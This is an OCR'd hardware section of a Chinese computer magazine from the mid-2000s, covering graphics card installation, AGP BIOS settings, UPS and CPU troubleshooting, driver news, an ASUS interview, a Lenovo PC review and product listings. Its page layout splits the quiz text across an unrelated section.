显卡的硬件安装

安装显卡主要可分为硬件安装和驱动安装两部分。在本节中我们将主要向你介绍显卡的硬件安装。

先根据你的显卡类型，在主板上选取相应的 AGP 或 PCI 安装插槽。

取下机箱后壳上选定的对应安装槽位上的金属挡片，其中 AGP 插槽一般对应正面机箱右方的第二块挡片。做工较好的机箱的挡片是用螺丝固定的，取下螺丝即可取下挡片；而一些低价机箱其挡片是一次性的，需要用平口解刀先将挡片开口一方稍撬起，再用尖嘴钳反复折叠几次以使挡片脱落。

将显卡插槽后部的白色固定卡子（早期主板上没有，较新主板上一般都会有类似锁紧机构）向下扳开，以便显卡能顺利插入。然将显卡的 AGP 插口对准 AGP 插槽并且将其垂直用力插入 AGP 插槽中。有的 AGP 插槽上有固定销，在插入显卡的同时需轻拉开固定销，将其插入显卡的固定孔上。在插入显卡时要注意将显卡一插到底，不能将金手指暴露在外。插好后需检察白色固定卡子或固定销是否已锁紧在显卡金手指后部的固定孔中，如没有，可手动将其扳上或插好（图 7 ）。




图 7

调整显卡的挡板螺丝孔使其与机箱的固定孔对齐，然后用十字解刀将螺丝拧紧，以使显卡牢固的固定在机箱上。

ATI 和 NVIDIA 的主流新显卡很多都配备了加强电源接口，有的是使用 4 芯软驱电源接口供电，有的是使用 IDE 设备使用的 4 芯 D 型电源接口供电，大家在安装显卡时都不要忘了将其插上。不然，电脑在重新启动时会停止响应或显卡会以低频率运行。

将显示器上的 VGA 线插头或 DVI 线插头插在显卡的 VGA 输出插头或 DVI 输出插头上，并将其固定螺丝拧紧。即基本完成显卡的常规硬件安装。

显卡安装要点

1.安装问题要点浅析

显卡安装好后，在启动时黑屏，并听见一长两短的报警声，则表明显卡没有安装好。引起这类问题的原因如显卡安装不到位或显卡与主板插槽接触不良或主板插槽有问题等。可先检查显卡的安装情况，并重点检查显卡是否存在接触不良（可检查插槽并清扫），如一些做工较差的产品的“金手指”镀金不够合格，其在使用一段时间后或较长时间不用后会导致氧化起卤、甚至镀金脱落，这时可用学生橡皮仔细清擦金手指（能解决大多数此类问题）。对于金手指已生锈的可用除锈剂把锈迹清除干净。

其次，AGP 显卡不能在 Windows95 中使用，因为 Windows95 不支持 AGP（包含 Windows95 OSR2.1 版等其对 AGP 的支持都很不完善），所以你所选用的操作系统应最少是 Windows98 及以上的操作系统。

此外，对于一些个体较大，板型较长的显卡而言，其在安装时很可能就会和 AGP 插槽右下方的内存插槽“打架”。特别是一些主板内存插槽位置和 AGP 插槽太近，而显卡背面的显存上的散热片又太大时。对于这种情况，解决的办法是可尝试去掉显卡尾部最下方的显存散热片（或换为较小的）试试，实在不行就只有换显卡（甚至主板）了 。

最后，虽然显卡在系统中具备中断优先权，而且多个设备大多情况下也能很好的共享一个中断。但如果安装显卡后和其它设备发生中断冲突，可以从以下几点来解决：更换其它设备在主板的位置，如 PCI 设备；手工禁用一些不需要的设备或调整冲突设备的 I/O 范围试试；重新安装操作系统并注意安装驱动的顺序；可更换其它版本的操作系统试试 。

昂达整版

UPS故障维修二例

■ 西安 张树忠

内部短路导致不能使用的问题

故障现象：UPS主开关置OFF位置时，接入市电，逆变指示灯亮，蜂鸣器不能鸣叫，同时机内还伴有“哒哒”的声音，将UPS主开关置于ON位置时，一切工作正常，但关主开关时不能够切断电源。

故障分析与检修：打开机壳，可以看到UPS主开关主要控制直流和交流的输入。根据故障现象分析，估计是控制交流部分的开关失灵，始终成常闭（短路）状态。断开市电，关掉主机开关，将机内电瓶在左端接线上的保险丝和连接线分别取下、焊开，然后用右手拇指和食指捏紧主开关的固定部分，从里向外轻轻拉出，再焊下四根接线（注意记住接线位置）。拆开主开关，发现其中一个开关触点焊接在了一起，可能是由于瞬间负载太大的缘故而形成点焊。用尖嘴钳取下开关上的铜片，并清除触点上的黑碳，重新接好后，故障消除。如拆下开关已不能使用，可以购买一同型号开关更换。

电压不稳导致无法开机

故障现象：接入市电并开机，UPS红灯亮，只有逆变部分工作，市电无法使用。

故障分析与检修：这种情况有两种可能，一是UPS的输入保险丝熔断，更换后可以恢复正常；二是由于市电电压不稳定，过高或过低，如果电压过高（市电输入电压范围一般为170~255V），超过正常输入范围，市电将被切断，而由UPS内的逆变电源供电，直到市电恢复到规定范围为止。经检查，输入保险丝完好无损，测量市电电压值为280V左右，最近一段时间，本地电压一直不太稳定，与供电部门联系，一直没能解决，后来买来一个市电电压稳压器接在UPS电源前端，从此后，UPS电源一直工作良好。

CF [YJ03]

2.主要BIOS设置指南

在安装调试显卡时，合理的BIOS设置可提高显卡的性能和稳定性。在主板BIOS中，我们可以调整显示卡的工作电压、工作模式（1X、2X、4X或8X）。其中“AGP 2X/4X/8X Mode（开启2倍/4倍/8倍AGP模式）”选项中可调整你的显卡支持的最高AGP模式，当然要采取此模式，必须要主板芯片组（多数主板需安装相应的主板AGP驱动）和显卡都支持才能实现。此外，如果你的显卡在系统中使用不稳定，也可以在此项中调低AGP速度试试，如AGP8X降入4X、4X降为2X。


此外，BIOS设置中一般有一个“AGP Aperture Size”选项，该项的具体功能是设定AGP卡分享系统内存的大小，其可选取的参数一般有4MB、8MB、16MB、32MB、64MB、128MB、256MB几种，默认和预设64MB，而且一般都建议选取默认值即64MB。如果系统内存够大，也可以调高一些，建议设置为系统内存的1/4较为合适。这是设置也不要低于16MB，因为在激活“SBA”的显示卡中，它最少需要16MB的共享内存，才能使“SBA”功能正常运行，否则可能造成系统不稳定或死机等。

此外，在“Advanced Chipset Features（高级芯片组功能设定）”中，一般还会有“Video BIOS Cacheable（设置是否显示系统BIOS缓冲内存）或Video RAM Cacheable（设置是否显示视频内存缓冲）”两个选项。一些文章建议将其打开以加快显卡对BIOS的访问速度等，但个人认为象“Video BIOS Cacheable”经过二级缓存把视频BIOS从ROM中映射到主内存C0000h-C7FFFh，它虽能加快存取视频BIOS的速度，不过，操作系统很少请求视频BIOS，Enabled（打开）后难以影响总体性能，另外，许多程序都通过这个地址来写入数据，所以建议一般读者还是将其“Disabled（关闭）”，释放内存空间并减低冲突机率，增加系统稳定性。“Video RAM Cacheable”的设置亦是如此。

很多主板BIOS中还有“AGP Fast Writes（AGP快写）和AGP Sideband Addressing（AGP边带寻址，就是前面说到的SBA功能）”两个设置选项。打开AGP Fast Writes后可允许显存直接写入，而不通过系统内存中转；同样，打开AGP Sideband Addressing后显卡可以处理更多的AGP请求而不降低主要的地址/数据传输速度。它们都能提高性能，但一些显卡在打开这两项功能后系统的稳定性就大为降低，所以如果设置为“Enable（打开）”后不稳定，那就需要重新设置为“Disabled（关闭）”。

到此，显卡的硬件安装以及BIOS中的相关设置的详细介绍就告一段落了，下期中，我们将详细介绍主流显卡的驱动设置。

CF [YJ02]



排障特训营之纵览 CPU 故障

■ 天津 王磊

欢迎再次来到《排障特训营》。本期中，我们将针对如何排除计算机的核心部件："CPU"故障，进行强化"特训"。

理论特训——简单了解 CPU 故障

由于 CPU 本身比较精密，所以出现故障的几率相对较小。所以，大部分 CPU 故障，一般都是由于人为造成的。

1. **散热类故障：**该类故障的故障现象一般为黑屏、重启、死机等，严重的可以造成 CPU 的烧毁。而引起该故障的原因一般是由于 CPU 散热不良造成的，造成散热不良的原因一般又与 CPU 散热器（风扇）有关。

2. **超频类故障：**该类故障一般都是由于对 CPU 进行了不合理的"超频"，从而造成 CPU 无法正常工作，以至于计算机无法启动。

3. **接触不良类故障：**由于 CPU 的针脚氧化或者断裂等原因，造成 CPU 与主板 CPU 插槽接触不良，从而造成计算机无法启动。

4. **设置类故障：**随着新技术的不断出现，许多 CPU 的新功能，都要通过一些简单的设置来实现。比如 P4 的 HT（超线程）技术，要打开该功能，就需要用户在主板 BIOS 中进行一个简单的设置来实现。而正是由于许多朋友对这些新的功能设置的不了解，从而造成了一些看似很复杂其实很简单的 CPU 故障。

案例分析

案例情况：一台计算机使用一年有余，一直运行稳定。可是最近时常出现在运行过程中突然死机的现象。

案例分析：按照"先易后难"和"先软后硬"的原则，首先，这里初步判断该故障是由于软件引起的。启动计算机，利用键盘启动杀毒软件，对该台计算机进行杀毒，并没有发现任何病毒；右键单击"我的电脑"→"属性"→"设备管理器"，没有发现任何问题。打开计算机主机箱，启动计算机，发现 CPU 风扇已经停止转动，至此该问题趋于明朗。

计算机在刚刚启动时，由于温度相对较低，所以 CPU 可以正常工作。在运行了一段时间后，CPU 温度逐渐升高，而 CPU 风扇停转，无法很好地为 CPU 散热，从而造成了死机等问题。

案例排障方法：更换一个 CPU 风扇，问题就可以解决了！

案例总结：由于 CPU 风扇停转，致使 CPU 散热不良，从而造成了经常死机的问题，相信大家在现时生活中经常会遇到。而由于 CPU 散热不良，从而造成的故障还有很多，现象无非黑屏、重启、死机等。所以希望大家在遇到上述故障现象的时候，在排除了病毒等软件故障的前提下，首先要考虑的就是应该是 CPU 的散热问题，其次，要考虑 CPU 与主板接触不良问题。

实战演练金银彩

"实战演练金银彩"每注投注号码由 1 个金色球号码和 2 个银色球号码组成，金球从 2 个最终判断中选取 1 个，银球号码从 4 个分析思路中选取 2 个！读者朋友在出刊 10 月 15 日之前将"答案"以电子邮件的方式 EMAIL 到：hardware@cfan.com.cn，答案将在下一期公布，获奖名单将于 21 期上公布。

本期金银彩：

故障现象：一台计算机基本配置如下：CPU： P4 2.6GHz（散）、CPU 风扇：冷冻王低速静音风扇、主板：硕泰克 SL-86SPE-L、内存： 金士顿 512MB DDR400。一直运行稳定。但是最近一次启动计算机的时，显示器尚未进入工作状态，就听机箱 PC 喇叭发出"嘀"的一短声，然后计算机就自动关机了。重新启动计算机，问题依旧；启动若干次后，问题消失了，并且使用中一切正常。可是第二天启动计算机，又"涛声依旧"了！

故障分析：按照"先软后硬"的原则，首先用杀毒软件，对该台电脑进行杀毒，没有发现任何病毒。右键单击"我的电脑"，单击"属性"→"设备管理器"，检查各设备没有发现任何冲突。进入主板 BIOS 设置，发现 CPU 的温度保持在 40℃左右。关闭电脑，打开机箱，检查各部件连接，没有发现任何问题。启动计算机后，CPU 风扇正常运转。

仔细阅读主板说明书，发现硕泰克 SL-86SPE-L 采用 Intel i865PE 芯片组，除了常规的配置外，还提供了不少的特色功能，像 Red Storm 红色风暴超频技术、SmartDoc Anti-Burn Shield（智能型 CPU 防护盾）技术、"ABS Ⅱ烧不死"技术（该技术将配合"SmartDoc Anti-Burn Shield"发出规定的警报声）。

"银彩"

A. 通过常规检测中的一系列检查后，我们不难发现，

驱动热报

■ 驱动之家

热门驱动点评

1.ATi公司每月发布的新版催化剂驱动都是我们重点关注的对象，而这次发布的催化剂4.9版则是我们关注的重中之重，原因有2条：1.加入拥有全新的界面的控制面板程序；2.全面提升在DOOM3游戏中的性能。这次新加入的控制面板程序被命名为CATALYST Control Center（催化剂控制中心），用户可以更加方便、直观地设置显示卡各种参数。在性能提升方面催化剂4.9也一样没有让我们失望，新版催化剂驱动能将RADEON X800 XT产品的DOOM 3 AA性能提高10~15%，而RADEON 9500/9700/9800的UT2004性能明显提高。推荐ATi的用户下载升级。

http://www.mydrivers.com/dir99/d39926.htm

2.在以往的时间中，我们都将目光过多的投向了显卡方面或主板芯片组方面的驱动更新，的确在这些领域中的斗争是最激烈而且让人兴奋的，但让我们把目光的范围在看的广一些，还有一个领域也正杀的难解难分，这就是DVD刻录机市场。BENQ明基在这个月为DW1600 DVD刻录机发布了一款最新的B7H9版Firmware，当升级完此新版Firmware以后，将变的和零售版DW1620一摸一样。我们都知道DW1620是明基公司最新发布的16倍速双格式DVD刻录机，也就是说当升级此新版Firmware之后DW1600也达到目前DVD刻录机的顶级标准：DVD ± R 双16X刻写。

http://www.mydrivers.com/dir98/d39445.htm

最新驱动列表

1.Realtek瑞昱HD Audio声音芯片最新驱动包R1.06版。更新内容：升级Realtek声音芯片驱动程序到5.10.0.5030版。适用环境：支持瑞昱ALC ALC880/ALC260/ALC861 HD Audio声音芯片，Win2000/XP。

http://www.mydrivers.com/dir99/d39609.htm

2.Intel英特尔PRO/Wireless 2225BG网络适配器最新Intel Wireless Connect Technology(IWCT)软件包1.0版。软件说明：1.包括最新的1.0.0.38版驱动。2.Intel Wireless Connect Technlogy(英特尔无线连接技术)软件1.0.0.77版。适用环境：支持英特尔PRO/Wireless 2225BG网络适配器，WinXP。

http://www.mydrivers.com/dir99/d39681.htm

3.Microsoft微软IntelliType Pro键盘应用程序最新5.2中文版。更新内容：增加新功能，加入对微软新款键盘的支持。适用环境：微软全系列键盘，Win2000/XP。

http://www.mydrivers.com/dir97/d38897.htm

4.Leadtek丽台WinFast PVR应用程序最新3.0.9.75版。更新内容：增加新功能，修正BUG。适用环境：支持丽台全系列电视卡，Win9x/ME/2000/XP。

http://www.mydrivers.com/dir98/d39539.htm CF [YJ05]

硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高 硬件步步高

问题应该不是由软件方面引起的问题。

B.问题应该不是由于硬件连接或接触不良引起。

C.想计算机在启动后马上关闭前会发出一短声，所以该故障可以用“上电自检诊断法”进行诊断。

D.题应该是由于硬件连接或接触不良引起。

“金彩”

E.问题应该与CPU的风扇转速或者是CPU的温度。CPU风扇在经过了近一年的使用后，是否还符合BIOS中设定的警戒线的最低要求。

F.过“故障分析”中已经提到“CPU的温度保持在40℃左右”，况且“故障现象”中描述的是，电脑启动后马上就自动关闭，而这时候由于电脑刚刚启动，CPU的温度根本不可能过高。所以问题应该与CPU风扇的转速无关。所以该问题应该是由于主板的某个部件，譬如电容出现问题造成的。

上期获奖号码：金彩：“F”，银彩：“B”、“C”

上期点评：上一期的计算机使用主板自带声卡，当时添加了一块独立的声卡后，并在BIOS中屏蔽掉了原板载声卡，计算机当然可以正常使用，但后来更换了BIOS的电池，这就等于已经对主板BIOS进行了放电，原由BIOS设置自然就被清空了，又没有再次进行设置，所以会造成原来板载声卡和独立声卡发生冲突，造成了声卡不能发生的怪现象。只要进入主板BIOS，再次屏蔽掉原来的板载声卡，那么问题就是可以解决的。

所以说：“某些计算机的故障产生的原因，有时并不是由于一个方面造成的，而是由几个方面点组成的，”假故障”更是如此。所以，在遇到某些电脑故障的时候，考虑的问题不应该只是某一方面，而应该是多点的考虑问题。

CF [YJ04]

华硕主板强大的秘密

——华硕高层专访

■ CFan.Storyer





图 1

在许多主板厂商感叹市场难做时，华硕主板的销售速度却依然惊人增长；在许多主板厂商总以降价作为吸引注意力的方式时，更贵的华硕主板却依然销售火爆，华硕是如何做到这样让人惊讶的表现呢？

在华硕第二代人工智能技术暨主板新品发布会上，华硕电脑主机板全球副总经理谢明杰先生(中)、华硕全球主板事业部产品经理刘玉成先生(左)、华硕中国业务事业群产品总监王俊人先生(右)，接受了《电脑爱好者》等少数IT媒体的专访。

技术如何领先？

用户一说到华硕主板，就是质量好，技术领先，但一问到华硕主板怎样的技术领先，就很难回答了，刘玉成先生给了我们如下方便理解的答案：

华硕强大的研发团队除了按照Intel等芯片组厂家提供的方案设计出标准主板外，还会深入研究这些配件，以便设计出更强大的主板或者启用这些部件的隐藏功能。比如华硕就是第一家成功在865芯片组上开启PAT内存加速功能的厂家。而就最近的9x5芯片组来说，Intel做了相当严酷的超频限制，而很多厂家为解除限制，一般采用的例如CPU加电压、北桥加电压等，这种做法只是针对系统之中一部分，严格的说，这不是一个合格的超频方法，因为你忽略了系统的其他部分，而带来的后果就是超频能力不高，或者降低组件寿命。而华硕完全不同，华硕的研发人员全面研究了整个系统的不同部分，通过自己的技术解除了部分PCIE总线、SATA控制器等的频率联动限制，经测试可以使9x5主板的CPU外频达到278MHz，突破了Intel对9x5的10%超频限制，也大幅度领先对手。华硕为什么这么重视超频呢？因为华硕的产品在超频这种更高的负荷下都能稳定工作，在一般工作条件下肯定是稳稳当当的了。

如何满足不同市场？

华硕现在市场的主力有AI智能系列和普及型的X系列，这两个系列如何满足不同的市场呢？谢明杰先生首先做出如下有力的回答：

AI第一代和第二代主板所占华硕主板超过50%以上，第二代因为是建立在新的P5系列产品上，目前该系列主板仍处于暖身阶段，如果相关的配件在今年年底到明年初普及率高的话，第二代AI所占据比例会大幅度提升。

内地市场，华硕AI系列主板约有15%的份额，这主要是内地市场对价格方面是相当重视的，因此高端产品销售量较小。王俊人接着做了如下回答：

华硕X系列主板占华硕内地主板市场的7成左右，销售势头很好。现在华硕的主板在整个华硕总营收中比重只有30%左右，而内地主板的业务又在全球主板业务中所占的份额有限，所以虽然华硕的价格杀的很厉害，但是并不影响华硕在研发、设计和制造几个环节，因此华硕即便在低端的X系列上也能提供比竞争对手更多的服务品质和技术特色。

主板市场如何发展？

主板市场上演大者恒大的情况，华硕又是如何看待这个市场格局呢？未来主板厂商将会朝什么方向发展？谢明杰先生回答说：

华硕是一家技术为导向的企业，华硕的目标是让更多的使用者使用好的产品，如果好的东西卖的少，那就有点可惜。未来，主板厂商朝着家用消费型产品发展，例如做MP3、USB周边的一些产品，不同的厂商会根据自己的实际情况找到一个适合自己发展的产业。而华硕在主板研发方面也不会放松，并会经常加入新的概念。

比如AI技术中的WiFi@home解决方案，虽然Intel的ICH6W设计中会加入类似的功能，但华硕在WiFi@home功能上领先别的厂商一年，而且华硕现在的无线功能已经集成在主板上了，不需要消费者额外花钱了。将来，华硕还会向消费者提供应用层面上的额外价值，让无线应用更加简便，更加有价值。而Intel的对应方案必须加入一片特殊的无线网卡，软AP功能还需要一定的花费才能开启。

采访至此，笔者明白了，技术领先，品质优秀，关注未来发展，满足各类市场需求，提供给用户最适合的产品，这就是华硕主板依然并继续强大的秘密。 CF [YJ06]



lenovo联想


锋行一派

——随心把玩

联想锋行一派K9000品牌机在配置上不逊色于顶级DIY电脑，而在整体结构上则是做到比“DIY更能DIY”，甚至联想也承诺用户可以自行打开机箱更换锋行K9000的配件而不影响保修！

■ CFan评测室

右开机箱



体验“苹果”的味道——右侧开机箱

K9000的机箱并没有用螺丝固定，而是直接用卡扣连接的金属杆固定，要开机箱只需拉动卡扣既可，而卡扣闭合时内部金属杆的固定强度非常不错，使机箱整体强度也非常高。与方便的“一扣开机”结合，K9000的机箱为右开结构，主板等配件都固定在右侧板上。打开后主板等相关配件都直接呈现在我们眼前，比现在PC主流的左开式机箱相比是大大方便了。其实这样的机箱结构在Apple机中采用很久，并极受欢迎，但PC用户却很少享受到这种方便的结构，现在锋行K9000终于把这种方便的结构带给了我们。

除了右开机箱外，K9000的扩展卡免螺丝固定也做的很不错，只需要一个固定卡子就能固定所有的扩展卡。这个结构虽然并不是K9000首先使用，但K9000无疑是属于固定卡做的相当精细的一类。

轻松开启的拉扣



静如处子动若脱兔——急速狂飙的内置移动硬盘

K9000的配置特点之一就是采用SATA硬盘。依靠SATA硬盘支持热插拔的特性，K9000为两块160GB SATA硬盘专门定制了一个内置移动硬盘盒，可以用最方便的方式移动大容量数据。这样的移动硬盘方式与我们常用的USB 2.0移动硬盘相比，结构更加简单，实际性能也要远强于USB 2.0移动硬盘。而K9000的移动硬盘盒的接口也同样是标准的SATA的数据口和供电线，因此即使别的电脑没有这样硬盘盒的放置空间，但只要有标准的SATA接口和供电口也能使用K9000的移动硬盘，因此K9000内置移动硬盘盒的通用性不成问题。K9000的另一个硬盘也用的固定夹的安装方式，方便用户未来升级。

另外，K9000的光存储部分也是采用固定夹安装方式，当我们需要升级高速双层DVD刻录机时也不需要动用其他工具。

扩展卡固定夹



艺术的健康——“安静祥和”的机箱设计

K9000只采用一个大口径电源风扇给机箱内部以整体散热。这样的好处当然是主机的噪音就低多了，但缺点是如果机箱内部布线不好，散热性会很差。因此K9000的所有数据电源线都是固定在机箱壁上贴壁走线，避免线路对风路的影响。K9000的空气入口也并非常见的机箱正前方的大进风口，而是分布在左右机箱侧板的小孔进风，虽然每个孔并不大，但整体组合起来则给K9000提供了相当大的进风道。

扩展卡EMI弹片



现在的电脑也很注意防辐射，机箱中EMI弹片防电磁辐射泄漏，已经是好机箱必须的设计之一。K9000除了机箱接缝处的EMI弹片外，还在有专为显卡等扩展卡的挡板设计的EMI弹片，比DIY更注意与健康有关的这些细节。

锋行一派K9000的配置与结构设计已经相当吸引我们，而锋行一派的软件配置呢？当然更有意思，下期别忘了！

锋行一派——我做主

俗话说好马配好鞍，锋行一派K9000这样高配置的电脑也要通过玩家的细心优化才能发挥完美的性能，并还要搭配相应的游戏、软件等才能体现出不同于其他电脑的优势。因此我们《电脑爱好者》特别与联想电脑合作，向广大读者征集名为“锋行一派——我做主”的锋行一派K9000的游戏优化方案。活动内容：如果“我”有一台锋行K9000电脑，“我”会从那些方面对它那些系统优化，又希望附加那些扩展设备，并搭配那些最铉最酷的游戏软件以及影视大片，让锋行一派K9000表现出不用以往的品质优势。活动稿件请投到hardware@cfan.com.cn，经联想电脑和《电脑爱好者》杂志联合评选出一二三等奖，获奖应用方案和获奖名单将刊登于本刊第20期上。

方便的内置移动硬盘盒



奖项	名额	奖品
一等奖	2名	各奖联想MP3一个（价值600元）
二等奖	3名	各奖微软游戏手柄一个（价值200元）
三等奖	5名	各奖无线耳机一个（价值100元）

CF [YJ07]

用THG Task Assignment Manager发挥CPU的超线程技术

THG Task Assignment Manager本来是一款用在多处理器系统里面分配任务的工具，但用在超线程CPU的控制上也是一样。运行进入程序主界面。这个面板就是用来分配处理器的，只要选中一个任务，点下面的分配就可以调出分配窗口。此外这款软件可以指定分配方案，下次只要再开程序还是会产生效果。一般来说，对于打开超线程后产生问题的软件，最好只使用物理处理器。如果频繁使用两款软件，可以分别分配两个处理器给不同工作。对游戏用户，超线程并不会有太大帮助。

（八云）

指定时间开机

现在不少主板都支持这项功能，以AOpen AK77-8XN主板为例，进入BIOS→Power Management Features→Wake Up Events选项菜单，将Wake On RTC Timer设定为Enabled，就可以在下面的Data和Time选项设定日期时间了。之后，电脑都会按照设定的那个时间自动开机。再配合系统里面的工具、软件来做一个计划任务，那样的话，我们就可以定时地自动对系统进行杀毒、整理磁盘等维护工作。

（八云）

快速恢复移动硬盘盘符

有时在使用移动硬盘的过程中，会出现明明安装好移动硬盘的驱动程序了，可就是无法在“我的电脑”或“资源管理器”窗口中，找到对应移动硬盘的盘符。这时候，首先检查计算机主板中的USB端口是否被激活，要是没有被激活的话，就进入到CMOS设置页面，将“USB Controller”选项设置为“Enable”，要是有“OnChip USB”选项的话，也应该将其设置为“Enable”。

在确保主板USB端口被激活后，在设备管理器窗口中，双击USB端口控制器选项，然后进入“驱动程序”标签页面，检查一下USB端口控制器的驱动程序是否是最新的，要是不是最新的话，那么计算机USB端口标准可能就会与当前移动硬盘的USB接口标准不一致，从而造成移动硬盘盘符出现丢失现象。

倘若上面的方法仍然不能解决问题的话，检查一下计算机主板是否能为移动硬盘的USB端口，提供足够的供电电压；通常情况下，移动硬盘USB端口的工作电压为5V，工作电流为0.5A，一些旧式主板可能满足不了这个要求。

（八云）

巧识电源3C认证信息

3C认证标志由基本图案（CCC）和认证种类标志两部分组成，证书编号则是一长串数字，类似于“200x0y0907******”，这里的“200x”代表认证年份，“0y”代表认证机构，“01”为中国质量认证中心认证，“02”为中国电磁兼容认证中心，“0907”表示产品类别为电源，“******”为认证号码。如果电源产品通过了3C认证，那么会在铭牌上清晰的标明3C认证标志和证书编号。

中国质量认证中心，登录http://www.cqc.com.cn/chaxun.asp页面，在“搜索关键字”栏中键入完整的3C证书编号，然后点击“查询”按钮，很快就可以看到相关信息。中国电磁兼容认证中心，登录http://www.cemc.org.cn/about/yanzheng.asp页面，在“证书编号”栏中键入完整的3C证书编号，然后点击“搜索”按钮进行验证。

（八云）

Maxboost，迈拓硬盘加速器

迈拓推出了自己的磁盘性能优化软件，它能“替代”Win2000或WinXP系统内核的硬盘驱动，将系统内存中的一部分作为磁盘高速读写缓存，并对磁盘的输入输出进行智能化的监控，确保磁盘的性能处于最佳工作状态。

Maxboost界面主要包含三个界面，分别为“General Settings”、“Benchmarking Tools”、“Advanced Options”，在其中的“General Settings”页面是一些有关硬盘的信息；“Benchmarking Tools”页面中，可对硬盘的读写性能进行测试；在“Advanced Options”中，我们能根据系统物理内存的大小以及硬盘的数量，来有针对性地设置好磁盘缓冲区域的大小，以确保硬盘能以更高的速度运行。

一般情况下，Maxboost程序只允许你在“Maxboost cache size”设置项处，输入16MB或32MB的大小，作为磁盘缓存区域的空间大小，这主要是因为划分更多的物理内容空间作为磁盘缓存的话，会导致计算机整体运行性能的降低。

（八云）

CF [YJ08]



天敏舞影飞扬摄像头

天敏推出的全新舞影飞扬摄像头，硬件部分采用35万像素CMOS感光芯片，5层镀膜全玻璃镜头，通光口径大。独家专利设计的太空飞船外形，风格独特、时尚经典。表面采用名厂手机所使用的UV高光泽面漆，超级耐磨、高贵质感。顶部设置镀铬银色快照按钮，可以方便地截取下画面。独家优化型驱动，配送带高质量实时 MPEG 压缩引擎录像软件，可实时录制VCD格式文件或MPEG-4文件，制作VCD光盘，发影音邮件。





美齐 JT166MP 15 英寸液晶显示器

新款美齐JT166MP15英寸液晶是一款高性价比的15英寸液晶显示器，主要是为喜爱时尚、讲求性价比的个人及家庭用户而设计。该产品拥有250nits的亮度，400:1的对比度，150/125度的水平/垂直视角，0.264精细点距，1024×768的标准分辨率，20毫秒响应时间。体积小、重量轻、画面无闪烁、更少辐射、更加健康环保等优点，可以满足大多数家庭娱乐用户的使用需求。

咨询电话:62192331
参考报价:2099元



翊码 KX-7101 多功能键盘

kx-7101是翊码科技新近推出的一款高档多功能键盘。KX-7101在采用国际标准布局之外，增设了多达36个独立功能键，外加15个双态的office软件快捷，共可实现51种功能，令产品的应用更为广泛和快捷。在"编辑剪切键位区"，融合了上下左右的滚动条，以及区块定义，复制，剪切，粘贴等功能，操作非常便捷。其"多媒体应用区"也较其他多功能键盘的功能更加强大。在所有多媒体播放器固有功能基础上，它还可以控制光驱的弹出，对于音乐和影视爱好者的所有操作，均可轻松一键搞定。



微软光学精灵鲨鼠标

微软光学精灵鲨是专为亚洲用户设计的鼠标。小巧的外形，色彩缤纷的外壳加上舒适的透明滚轮，可以满足各类人士的使用需求。它采用了微软光学感应技术，配合1.9米的超细电缆线，使您无论在使用笔记本还是台式电脑时，都能得心应手。微软光学精灵鲨依然使用了USB接口连接电脑，可以在PC机或苹果机上使用。

咨询电话:82665500-7
参考报价:129元



爱国者 SP-E205 多媒体音箱

近日，厂商华旗资讯推出了其全新的多媒体有源音箱——爱国者SP-E205，该款音箱的箱体采用时下最流行的黑色作为主格调，在音量调节方面采用了线控器；在低音炮部分，爱国者SP-E205音箱采用全木质箱体，从而获得纯正的音质；该款音箱的卫星箱部分更具特点，卫星箱采用的是厚度达2mm的椭圆形全金属材料箱体内加吸音棉制成。可与PC机、VCD、DVD等声源搭配，低音炮采用木质结构，能有效地防止谐振，使音染降到最低，从而获得纯正的音质。

咨询电话:800-810-7666
参考报价:158元



Creative 新款耳机系列

创新科技科技新推出的三款耳机HQ-90、HQ-100、HQ-550均采用后戴式设计，配带舒适且不会影响使用者的发型，其独特的可更换外壳，彰显出与众不同的个性。尤其值得一提的是HQ-550突破传统的后戴罩耳式设计，既不影响发型又可以排除外界声音的干扰，它采用40mm超薄振动膜的高性能扬声驱动单元，声音解析力强，音质清澈纯净，是一款非常理想的音乐欣赏用耳机。







奥林巴斯 AZ-1 数码照相机

奥林巴斯AZ-1使用1块1/2.7型324万有效像素的CCD，300万级像素对于家庭应用来讲绰绰有余，AZ-1的镜头采用内变焦3倍光学变焦，镜头无须伸出机身，焦距相当于35mm胶片相机的38-114mm，最大光圈F2.9～4.9。可以拍摄JPEG格式的静止图片和QuickTime格式的有声动画。该相机内置奥林巴斯的独家图像处理引擎TruePic TURBO。在摄影模式方面，AZ-1具有风景、人像、西洋等23种场景模式，相当丰富。

咨询电话:85180009
参考报价:2900元

散热博士黑鹰热管显卡散热器

近日，散热博士推出了一款配备静音风扇的显卡热管散热器——黑鹰套装。它的重量为330克，两块铝合金散热片所提供的散热面积达到了1200平方厘米，它还配备了一根镀银铜质热管。单就散热面积这一项指标而言，黑鹰可以说是同类产品中的佼佼者！散热博士"黑鹰"的安装非常简单，使用附送的一把小螺丝刀、对照说明书的安装图示，即使是从未安装过显卡热管散热器的朋友，也应该能够在十分钟左右就将其安装完成。



咨询电话:82896511-14
参考报价:115元




傲森 PA-3110D 音箱

